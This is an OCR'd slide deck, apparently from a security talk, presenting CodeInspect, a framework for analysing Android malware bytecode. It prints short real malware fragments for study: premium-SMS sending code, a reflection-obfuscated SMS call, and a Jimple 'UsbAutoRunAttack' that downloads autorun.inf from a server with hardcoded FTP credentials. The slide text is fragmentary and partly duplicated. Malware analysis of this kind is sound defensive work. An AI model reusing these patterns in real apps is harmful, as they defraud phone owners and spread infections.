Code Inspect

Analyzing Sophisticated Android Malware with CodeInspect

Siegfried Rasthofer

SECURE SOFTWARE ENGINEERING GROUP
TECHNISCHE UNIVERSITÄT DARMSTADT
Fraunhofer SIT
EC SPRIDE

#whoami

- 3rd year PhD-Student at Secure Software Engineering Group Darmstadt, Germany (Prof. Dr. Eric Bodden)
- Research interest:
  - Applied software security on Android
  - Static-/dynamic code analyses

- Android Security:
  - Found 2 AOSP exploits
  - Korea Threat investigation together with ~~McAfee Research Lab~~ Intel Security

Malware

```
public void onCreate(android.os.Bundle $param0)
{
  sendTextMessage("3353", null, "798657", null, null);
  sendTextMessage("3354", null, "798657", null, null);
  sendTextMessage("3353", null, "798657", null, null);
}
```

```
public static boolean gdadbjrj(String paramString1 , String paramString2)
{
  Class clz = Class.forName(gdadbjrj.gdadbjrj("VRIf3+In9a.aTA3RYnD1BcVRV]af"));
  Object localObject = clz.getMethod( gdadbjrj.gdadbjrj("]a9maFVM.9"),
     new Class[0]).invoke(null, new Object[0]);
  String s = gdadbjrj.gdadbjrj("BaRIta*9caBBV]a");
  Class c = Class.forName(gdadbjrj.gdadbjrj ("VRIf3+InVTTnSaRI+R]KR9aR9"));
  Class [] arr = new Class [] { nglpsq.cbhgc, nglpsq.cbhgc, glpsq.cbhgc, c, c};
  clz.getMethod(s, arr).invoke(localObject , new Object []
    { paramString1 , null , paramString2 , null , null });
}
```

- Reflections
- Packers
- Anti-Decompile
- Anti-Debug
- …


```
public static boolean gdadbjrj(String paramString1 , String paramString2)
{
  Class clz = Class.forName(gdadbjrj.gdadbjrj("VRIf3+In9a.aTA3RYnD1BcVRV]af"));
  Object localObject = clz.getMethod( gdadbjrj.gdadbjrj("]a9maFVM.9"),
     new Class[0]).invoke(null, new Object[0]);
  String s = gdadbjrj.gdadbjrj("BaRIta*9caBBV]a");
  Class c = Class.forName(gdadbjrj.gdadbjrj ("VRIf3+InVTTnSaRI+R]KR9aR9"));
  Class [] arr = new Class [] { nglpsq.cbhgc, nglpsq.cbhgc, glpsq.cbhgc, c, c};
  clz.getMethod(s, arr).invoke(localObject , new Object []
    { paramString1 , null , paramString2 , null , null });
}
```

Code Inspect

A new Binary Analysis Framework for Android and Java Bytecode

Soot

Soot



https://github.com/Sable/soot/wiki

Jimple

Soot

Jimple

Soot

```
public static boolean UsbAutoRunAttack(android.content.Context $param0)
{
  java.lang.String $String;
  $String = <smart.apps.droidcleaner.Tools: java.lang.String urlServer>;
  ...
  staticinvoke <smart.apps.droidcleaner.Tools: boolean
     DownloadFile(java.lang.String, java.lang.String, java.lang.String,
     java.lang.String, android.content.Context)>
     ($String, "autorun.inf", "ftpupper", "thisisshit007", $param0);
  return true;
}
```

Declarations

Code

Return-Statement

CodeInspect


Jimple

Soot

CodeInspect

Jimple

Soot



Jimple Code

Readable Files

Syntax Highlighting

Code Refactoring

Java Source Enhancement

Debugger


Code Manipulation

Dataflow Visualizer

Deobfuscator

"Region" Detection

